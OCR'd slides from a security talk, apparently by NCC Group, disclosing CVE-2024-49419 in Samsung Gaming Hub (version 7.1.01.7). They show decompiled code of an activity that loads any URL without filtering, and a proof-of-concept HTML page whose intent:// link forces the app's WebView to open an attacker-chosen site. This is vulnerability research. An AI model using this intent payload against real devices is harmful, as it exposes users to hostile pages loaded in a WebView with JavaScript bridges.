
The Plan

- In the end, opted to look through the Samsung applications
- The plan:
  - Find a browsable Intent exploit
  - ???
  - Profit!



The Plan

- In th
  to lo
  the S
  appl
- The
  - F
    Ir
  - ?
  - P



Drozer

ch

Initial Entry Point – Samsung Gaming Hub

Samsung Gaming Hub

- Package - `com.samsung.android.game.gamehome`
- Version pwned - 7.1.01.7

- What this app does:
  - Browse games available on the Galaxy App Store
  - Play Cloud Hosted games
- Other important information
  - Does contain WebView Activities with JavaScript Bridge Interfaces
  - Does have services that runs in the foreground
  - Does have some Samsung custom permissions
  - Cannot install applications
    - Lacks the proper permission


Bug 1 – Launch arbitrary URL in `GmpWebActivity`

- CVE-2024-49419
- Given the right Browsable Intent, `GmpWebActivity` can be forced to load any URL in its WebView

```
public final class GmpWebActivity extends AbstractActivi
    public final void w0(String str) {
        if (s0().F(str)) {
            str = t.a.b( context: this, str);
        }
        abstract_a.b( str: "load: " + str, new Object[0]);
        // `d` = GmpWebActivity WebView
        r0().d.loadUrl(str);
    }
```

Bug 1 – Launch arbitrary URL in `GmpWebActivity`

- CVE-2024-49419
- Given the right Browsable Intent, `GmpWebActivity` can be forced to load any URL in its WebView




```
public final class GmpWebActivity extends AbstractActivi
    public final void w0(String str) {
        if (s0().F(str)) {
            str = t.a.b( context: this, str);
        }
        abstract_a.b( str: "load: " + str, new Object[0]);
        // `d` = GmpWebActivity WebView
        r0().d.loadUrl(str);
    }
```

Bug 1 – Launch arbitrary URL in `GmpWebActivity`

- CVE-2024-49419
- Given the right Browsable Intent, `GmpWebActivity` can be forced to load any URL in its WebView

Absolutely No URL Filtering




Exploit Code for Bug 1

```
<html>
    <body>
        <h1>
        <a href="intent://com.samsung.android.game.gamehome/gmp?url=https://
        [redacted].com#Intent;scheme=gamelauncher;end">yaypocyay</a>
        </h1>
    </body>
</html>
```


Browsable Intent hosted at attacker's web server

Bug 1 Being Exploited




Samsung Gaming Hub's WebView opened to https://nccgroup.com

